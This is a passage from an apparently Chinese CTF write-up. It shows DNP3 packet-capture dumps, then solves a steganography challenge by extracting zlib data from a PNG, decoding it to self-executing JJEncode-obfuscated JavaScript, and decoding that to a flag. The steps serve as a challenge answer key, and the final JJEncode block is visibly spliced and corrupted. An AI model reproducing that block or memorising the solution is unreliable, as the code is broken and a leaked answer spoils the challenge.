> Transmission Control Protocol, Src Port: 20000, Dst Port: 52363, Seq: 427, Ack: 531, Len: 37
> Distributed Network Protocol 3.0
```

```
0000  00 0c 29 91 d0 31 00 50  56 c0 00 08 08 00 45 00   ··)··1·P V·····E·
0010  00 4d 07 e9 40 00 80 06  dc eb c0 a8 4a 01 c0 a8   ·M··@··· ····J···
0020  4a 84 4e 20 cc 8b ae 63  56 8c 6a 33 53 46 50 18   J·N ···c V·j3SFP·
0030  10 08 12 ed 00 00 05 64  1c 44 02 00 01 00 08 e3   ·······d ·D······
0040  d5 e4 81 00 00 16 05 28  01 00 00 00 01 6c 00 00   ·······( ·····l··
0050  26 0d 00 94 c2 b3 76 75  01 e1 ac                  &·····vu ···
```

No.	Time	Source	Destination	Protocol	Length	Info
74	25.771725	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
98	33.037406	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
150	42.413798	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
175	50.646923	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
208	59.976699	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
231	66.183093	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
253	73.334151	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
276	78.471469	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
332	90.895771	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
354	97.083242	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
389	105.365864	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
408	111.632216	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
433	118.926836	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
470	127.240352	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
495	134.474871	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
517	140.697071	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
547	149.989330	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
575	158.239777	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
629	167.614321	192.168.74.1	192.168.74.132	DNP 3.0	91	Response
648	173.869530	192.168.74.1	192.168.74.132	DNP 3.0	91	Response

```
> Frame 150: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface \Device\NPF_{35F5D666-B714-4222-BDE2-6FEB453C1611}, id 0
> Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_91:d0:31 (00:0c:29:91:d0:31)
> Internet Protocol Version 4, Src: 192.168.74.1, Dst: 192.168.74.132
> Transmission Control Protocol, Src Port: 20000, Dst Port: 52363, Seq: 673, Ack: 789, Len: 37
> Distributed Network Protocol 3.0
```

```
0000  00 0c 29 91 d0 31 00 50  56 c0 00 08 08 00 45 00   ··)··1·P V·····E·
0010  00 4d 07 f4 40 00 80 06  dc e0 c0 a8 4a 01 c0 a8   ·M··@··· ····J···
0020  4a 84 4e 20 cc 8b ae 63  57 82 6a 33 54 48 50 18   J·N ···c W·j3THP·
0030  10 07 eb 79 00 00 05 64  1c 44 02 00 01 00 08 e3   ···y···d ·D······
0040  df ee 81 00 00 16 05 28  01 00 00 00 01 61 00 00   ·······( ·····a··
0050  4f a9 00 b8 e5 b3 76 75  01 9e 7b                  O·····vu ··{
```

...

可乐加冰


可乐加冰
分值：477
未解答
：再来两车果粒橙
：r0u0t
有快乐肥宅水的比赛，才是真正的快乐。
附件下载
Flag:
提交

图片隐写:

binwalk看一下

```
root@kali:~/Desktop/misc/pic# binwalk data.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 498 x 887, 8-bit/color RGBA, non-interlaced
91            0x5B            Zlib compressed data, compressed
175766        0x2AE96         Zlib compressed data, default compression
```

这里和https://wooyun.js.org/drops/%E9%9A%90%E5%86%99%E6%9C%AF%E6%80%BB%E7%BB%93.html中的0x04很像,直接提取出文件

```
root@kali:~/Desktop/misc/pic# binwalk -e data.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 498 x 887, 8-bit/color RGBA, non-interlaced
91            0x5B            Zlib compressed data, compressed
175766        0x2AE96         Zlib compressed data, default compression
```

```
root@kali:~/Desktop/misc/pic# cd _data.png.extracted/
root@kali:~/Desktop/misc/pic/_data.png.extracted# ls
2AE96  2AE96.zlib  5B  5B.zlib
```

可以用脚本提取出2AE6.zlib

```
root@kali:~/Desktop/misc/pic# cat decode.py
#!/usr/bin/env python
import zlib
import binascii
IDAT = "789c558ec111c02008049b72ae012736660ddbaf0449800fc7b8b0b89724e65e0259005edfde48441bd01ccff0878bb958b1c38fa9f4532555091f2269c8babafead6b9b843c6ee000679c4e1c0049454e44ae426082".decode('hex')
#print IDAT
result = binascii.hexlify(zlib.decompress(IDAT))
print result

#print result.decode('hex')
root@kali:~/Desktop/misc/pic# python decode.py
834636363695438346369595364383469595954383469595364383463636363643834636363695438346369595364383469595364334453443834636953636438346369536954383463636
953643834636369543344534438346369595438346369536954383463636363643834636363643344534438346369595364383463695953643834636369543834695363643344534438346
363695364383463695369543834636369536438346369595954383469595364383469536954383463636363643834636953643834636369543834695369543834636959543834636369536
root@kali:~/Desktop/misc/pic#
```

得到

```
8346363636954383463695953643834695959543834695953643834636363636438346363636954383463695953643834695953643344534
4383463695363643834636953695438346363695364383463636954334453443834636959543834636953695438346363636364383463636
3643344534438346369595364383463695953643834636369543834695363643344534438346363695364383463695369543834636369536
4383463695959543834695953643834695369543834636363636438346369536438346363695438346953695438346369595438346363695
36
```

然后转换为字符:

```
S.$$$_+S.$__$+S.___+S.__$+S.$$$$+S.$$$_+S.$__$+S.__$+"-"+S.$_$$+S.$_$_+S.$$_$+S.$$_+"-"+S.$__+S.$_$_+S.$$$$+S.$$
$+"-"+S.$__$+S.$__$+S.$$_+S._$$+"-"+S.$$_$+S.$_$_+S.$$_$+S.$___+S.__$+S._$_+S.$$$$+S.$_$+S.$$_+S._$_+S.$__+S.$$_
$
```

很像JJEncode

S换成$=> `$.$$$_+$.$__$+$.___+$.__$+$.$$$$+$.$$$_+$.$__$+$.__$+"-"+$.$_$$+$.$_$_+$.$$_$+$.$$_+"-"+$.$__+$.$_$_+$.$$$$+$.$$$+"-"+$.$__$+$.$__$+$.$$_+$._$$+"-"+$.$$_$+$.$_$_+$.$$_$+$.$___+$.__$+$._$_+$.$$$$+$.$_$+$.$$_+$._$_+$.$__+$.$$_$`

再加上额外的固定首尾:

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$
_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$
.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_
])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\"
"+替换这里+"\"")())();
```

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$
_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$
.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_
])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\"
"+$.$$$_+$.$__$+$.___+$.__$+$.$$$$+$.$$$_+$.$__$+$.__$+"-"+$.$_$$+$.$_$_+$.$$_$+$.$$_+"-"+$.$__+$.$_$_+$.$$$$+$.
$$$+"-"+$.$__$+$.$__$+$.$$_+$._$$+"-"+$.$$_$+$.$_$_+$.$$_$+$.$___+$.__$+$._$_+$.$$$$+$.$_$+$.$$_+$._$_+$.$__+$.$
$_$+"\"")())();
```

解密即可

Input the JJEncode here:

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")
[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")
[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$$$_+$.$__$+$.___+$.__$+$.$$$$+$.$$$_+$.$__$+$.__$+"-"+$.$_$$+$.$_$_+$.$$_$+$.$$_+"-"+$.$__+$.$_$_+$.$$$$+$.
"+$.$_$$+$.$_$+$.$$_$+$.$$_+"-"+$.$__+$.$_$_+$.$$$$+$.$$$+"-"+$.$__$+$.__$+$.$$_+$._$$+"-"+$.$$_$+$.$_$_+$.$$_$+$.$___+$.__$+$._$_+$.$$$$+$.$_$+$.$$_+$._$_+$.$__+$.$
$_$+"\"")())();
```

解密工具下载:https://github.com/l0nnnaruu/Decoder-JJEncode